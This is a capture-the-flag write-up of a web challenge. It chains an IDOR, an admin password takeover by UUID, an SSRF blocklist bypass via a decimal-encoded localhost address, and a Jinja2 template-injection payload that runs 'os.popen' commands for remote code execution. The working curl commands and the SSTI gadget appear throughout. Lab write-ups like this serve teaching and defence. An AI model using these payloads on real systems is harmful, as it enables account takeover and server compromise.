Zedbounty Weekly Challenge Writeup

Name: Blackbox **Difficulty:** Medium **Type:** Web Challenge

Description:

We are given a website with a register, login and change password functionality. The goal is to exploit the multiple vulnerabilities present on the website using a Black-box approach in order to get access to the system that the website is running on and find the flag.

Credits:


- Zedbounty Company
- sl1de (Challenge Author)

Introduction:

Today I will be showcasing some web exploitation techniques. All the things I will be showcasing is with reference to the OWASP Top Ten. Let's Begin.

For this type of challenge, we are not allowed to do any scanning of fuzzing. We are only allowed to attack it directly.

We go to the challenge URL and we find a login page.



Inspected the site to see the network paths or if the site has cookies etc

When I checked the source code with the command: curl http://example.site -i or doing it directly by pressing Ctrl+U we come across a very interesting section in the code:

```
    </style>
    <script>
        document.addEventListener("DOMContentLoaded", function () {
            const userId = 7;
        fetch(`/api/user/${userId}`)
            .then(response => response.json())
            .then(data => {
                document.getElementById("user-info").innerText = `LOGGED IN AS: ${data.username} (UUID: ${data.uuid})`;
                document.getElementById("change-password-link").href = `/changepassword?user_uuid=${data.uuid}`;
            })
            .catch(error => {
                console.error("Error fetching user data:", error);
            });
        });
    </script>
</head>
```

Lets break down the code:

Theres 2 key things we can pick up here. Do you already see it? Well, here's what I mean:

1. Insecure Direct Object Reference (IDOR)

If your backend allows access to /api/user/:id without checking if the user is authorized to view that data, then:


Problem: An attacker could change the userId in the URL (e.g., /api/user/1, /api/user/2) and access data for other users.

2. Exposing Sensitive Information

Even though you're just displaying username and uuid, if your /api/user/:id route returns **more than what's used** (e.g., email, hashed password, permissions, etc.), and it leaks to the frontend, then:

Problem: An attacker could access sensitive data that was never meant to be shown.

Let us go ahead and visit the path http://example.stie/api/user/1 and see what we have there:



So as you can see, our suspicion of a possible IDOH Vulnerability was correct. Now remember the snippet of code has 2 issues; IDOH and sensitive info exposure. You can continue changing the id to see what other data you may find etc but for this web app it only shows the users represented by their id and also their uuid

Enumeration:

Remember this snippet of code? What was the other issue with it if you remember?


```
    </style>
    <script>
        document.addEventListener("DOMContentLoaded", function () {
            const userId = 7;
        fetch(`/api/user/${userId}`)
            .then(response => response.json())
            .then(data => {
                document.getElementById("user-info").innerText = `LOGGED IN AS: ${data.username} (UUID: ${data.uuid})`;
                document.getElementById("change-password-link").href = `/changepassword?user_uuid=${data.uuid}`;
            })
            .catch(error => {
                console.error("Error fetching user data:", error);
            });
        });
    </script>
</head>
```

If you remember I said the other issue is that the other issue was that, sensitive information was exposed. Notice this section below:

```
                document.getElementById("user-info").innerText = `LOGGED IN AS: ${data.username} (UUID: ${data.uuid})`;
                document.getElementById("change-password-link").href = `/changepassword?user_uuid=${data.uuid}`;
```


The path /changepassword?user_uuid=${data.uuid} simply means we are allowed to change passwords provided we have the corret user_uuid even if we don't specify the username.

Let's try and hit the /changepassword path n our browser by accessing: http://example.site/changepassword?user_uuid=<admin_uuid> in order to change the admins password and attempt a login as admin user.




Password change successful message below

As shown in the shots above we have successfully changed the admin password. Now let's try and login as the admin user with the password we assigned him:



admin panel below:



Now to verify that we are true admin, we check the cookie and decode it and see the following json message confirming that we actually are admin:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ echo "eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_GImw.p397zZ2ZpDyXODFE_OCknu7v4Xg" | base64 -d
{"is_admin":1,"user":1}base64: invalid input
```

Now that we are admin, we have access to sensitive data like in our case we have an API DOCS file which is a configuration file and here is the data it contained:

- All admin paths
- Important messages for the admin
- Explanations of how the paths work
- What https requests each path responds to and responds with

Here's what the API DOCS file looks like:


```
▼ endpoints:
  ▼ 0:
    ▼ description:   "Home page, redirects to login if not authenticated."
      method:        "GET"
      path:          "/"
  ▼ 1:
      description:   "Fetch user details by user ID."
      method:        "GET"
      path:          "/api/user/<int:user_id>"
  ▼ 2:
      description:   "Logs out the current user."
      method:        "GET"
      path:          "/logout"
  ▼ 3:
      description:   "Login page for users."
      method:        "GET, POST"
      path:          "/login"
  ▼ 4:
      description:   "Register a new user."
      method:        "GET, POST"
      path:          "/register"
  ▼ 5:
      description:   "Change the password for a user using their UUID."
      method:        "GET, POST"
      path:          "/changepassword"
  ▼ 6:
      description:   "Fetches the content of a URL (admin only)."
      method:        "POST"
      path:          "/fetch_url"
  ▼ 7:
    ▼ description:   "Generates DB Dump (accessible locally only on either port 3000, 1337 or 5000)."
      method:        "GET"
    ▼ note:          "Hey @dev, we need to fix the way we render stuff on this endpoint. It could be vulnerable to template injection"
      path:          "/generate-dump"
  ▼ 8:
      description:   "Provides API documentation (admin only)."
      method:        "GET"
      path:          "/api/docs"
```


Read this document for a moment, tell me what you can establish. I'll wait...

So, there's another important section in the code. Did you find it? Well, we have been given a basic idea of how the /fetch_url works and what it does and also a message for the devs:


```
      description:   "Fetches the content of a URL (admin only)."
      method:        "POST"
      path:          "/fetch_url"
  ▼ 7:
    ▼ description:   "Generates DB Dump (accessible locally only on either port 3000, 1337 or 5000)."
      method:        "GET"
    ▼ note:          "Hey @dev, we need to fix the way we render stuff on this endpoint. It could be vulnerable to template injection"
      path:          "/generate-dump"
```

We notice that in order to /generate-dump we first need to;

- Do it locally on specified ports {1337, 3000 or 500}
- And that it must be done in the fetch_url
- And that we can maybe perform SSTI?

But if you have more experience with curl you formulate the same process via your terminal like shown below:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ curl -X POST https://challenge.zedbounty.com/fetch_url \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_GNSw.gJfutNISEj_sdHn7NKvp_ZdqYk0" \
  -d '{"url": "http://127.0.0.1:3000/generate-dump?name={{7*7}}"}'

{"message":"malicious url blocked"}
```

So I thought me trying to inject a payload is what triggered the json message but it turns out maybe the web app black listed inputs like;

- 127.0.0.1
- Localhost
- 192
- 172


So, my next step was to encode the localhost part so it doesn't get blacklisted and it can execute the request and it did:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ curl -X POST https://challenge.zedbounty.com/fetch_url \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_GNSw.gJfutNISEj_sdHn7NKvp_ZdqYk0" \
  -d '{"url": "http://2130706433:3000/generate-dump?name=%7B%7B7*7%7D%7D"}'

{"response":"<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n    <meta charset=\"UTF-8\">\n    <meta name=\"viewport\" content=\"width=device-w
         width: 100%;\n            border-collapse: collapse;\n            margin-top: 20px;\n        }\n\n        th, td {\n            bor
    th {\n            background-color: #f0f0f0;\n            font-weight: bold;\n        }\n\n        tr:nth-child(even) {\n            bac
\n    <p>This report contains data for all users:</p>\n    <table>\n        <thead>\n            <tr>\n                <th>ID</th>\n
          <th>Is Admin</th>\n            </tr>\n        </thead>\n        <tbody>\n            \n            <tr>\n                <td>1</t
n                <td>pass</td>\n                <td>1</td>\n            </tr>\n        \n            <tr>\n                <td>2</td>\n
        <td>password1</td>\n                <td>0</td>\n            </tr>\n        \n            <tr>\n                <td>3</td>\n
    <td>password2</td>\n                <td>0</td>\n            </tr>\n        \n            <tr>\n                <td>4</td>\n
<td>password3</td>\n                <td>0</td>\n            </tr>\n        \n            <tr>\n                <td>5</td>\n
password4</td>\n                <td>0</td>\n            </tr>\n        \n            <tr>\n                <td>6</td>\n
word5</td>\n                <td>0</td>\n            </tr>\n        \n            <tr>\n                <td>7</td>\n
\n                <td>0</td>\n            </tr>\n        \n        </tbody>\n    </table>\n</body>\n</html>"}
```

As you can see, we managed to dump the DB showing us all users currently on it and also their uuid.

Here’s a more cleaned up DB dump using the fetch_url GUI:



ID	UUID	Username	Is Admin
1	e144989c-7850-46a6-ac85-9333651c7e47	admin	1
2	0c5e3770-3606-4313-aaaa-80a7f1b8362c	user1	0
3	e5d7157c-5531-4a90-ba6b-4d1540752f7d	user2	0
4	7d2d12f5-6a78-48d5-b981-c2061e7f5a50	user3	0
5	cd939456-9f91-4729-ad6f-169f4d0b27d6	user4	0
6	61942ae3-2c9b-40a2-a532-aa0a6f0c6b95	user5	0
7	c60d94d2-1ff6-42be-9d50-abfddd1244a0	support	0

To dump it using the GUI just paste this section of my command in the user input box and also tick the render fetched document to have it beautified:

- http://2130706433:3000/generate-dump

Notice that we only get the DB dump and not the payload executed on the webapp

Let’s try a different approach.

This time we try to register and account with the payload {{7*7}} in the username field and see its behavior towards it:

When we try this, we get an error:

Invalid username. It cannot contain spaces or the characters '[', ']', and cannot start or end with '{' and '}'

We need to bypass this. We then wrap the payload between our username to see its behavior like below:

Now let's run our curl command to see if our new account was successfully created and if the payload was executed confirming the SSTI (Server Side Template Injection) vulnerability:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ curl -s -X POST https://challenge.zedbounty.com/fetch_url \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_QG3w.GQVwfn1mnooOMM32t38urzXVWBc" \
  -d '{"url": "http://2130706433:3000/generate-dump"}' \
| jq -r '.response' | grep m1495t -A 1 -B 1

      <td>2ce3479a-cc68-4981-91da-6a4433db7b4c</td>
      <td>m1495t</td>
      <td>0</td>
```

Boom! We see that the server replaced the input {{7*7}} with the calculation result 49:

Let try something more malicious and see what user we are accessing via this vulnerability. We do this using the following command:

```
m1{{cycler.__init__.__globals__.__builtins__.__import__('os').popen('whoami').read()}}5t
```

We run our curl command to see if it worked:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ curl -s -X POST https://challenge.zedbounty.com/fetch_url \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_QG3w.GQVwfn1mnooOMM32t38urzXVWBc" \
  -d '{"url": "http://2130706433:3000/generate-dump"}' \
| jq -r '.response' | grep m1 -A 1 -B 1

      <td>2ce3479a-cc68-4981-91da-6a4433db7b4c</td>
      <td>m1495t</td>
      <td>0</td>
--
      <td>28c0bf9d-0225-4c2c-b41e-638e04d54173</td>
      <td>m1root
5t</td>
```

What is SSTI?

SSTI stands for Server-Side Template Injection — a vulnerability that happens when user input is insecurely inserted into a server-side template engine like:

- Jinja2 (Python)
- Twig (PHP)
- ERB (Ruby)
- Velocity (Java)
- Smarty (PHP)

When that input is evaluated instead of just displayed, attackers can inject template expressions to access variables, run code, or even gain RCE.

Example:

Normal Behavior:	Malicious Behavior:
/hello?name=Alice	/hello?name={{7*7}}
→ Hello Alice	→ Hello 49

So now lets complete the challenge by viewing the flag file within the same directory, view it and complete the web challenge like below:

```
┌──(m15t㉿neblina)-[~/ZedB]
└─$ curl -s -X POST https://challenge.zedbounty.com/fetch_url \
  -H "Content-Type: application/json" \
  -H "Cookie: session=eyJpc19hZG1pbiI6MSwidXNlciI6MX0.Z_QS4w.FtQZ0KZ2AFnX22hCENHTGW04Wew" \
  -d '{"url": "http://2130706433:3000/generate-dump"}' \
| jq -r '.response' | grep m1 -A 1 -B 1

                <td>7ebdf247-34c8-4e56-aec1-a215d41e3569</td>
                <td>m1ZB{wh1teb0x_Or_bl4ckb0x_1_st1ll_pwn}5t</td>
                <td>0</td>
```

Conclusion:

This challenge demonstrated how multiple vulnerabilities can be chained together to achieve full system compromise. Starting from a simple IDOR vulnerability, we escalated to admin account takeover, uncovered hidden internal endpoints via API enumeration, and bypassed SSRF protections using the user-info URL trick. Finally, we achieved remote code execution (RCE) through

a filtered SSTI vulnerability by carefully crafting payloads that bypassed blacklists using URL encoding and syntax obfuscation. Note that there are many other creative techniques you could come up with, for exploiting the SSRF and SSTI parts of this challenge. I just showed one for each for the sake of the writeup.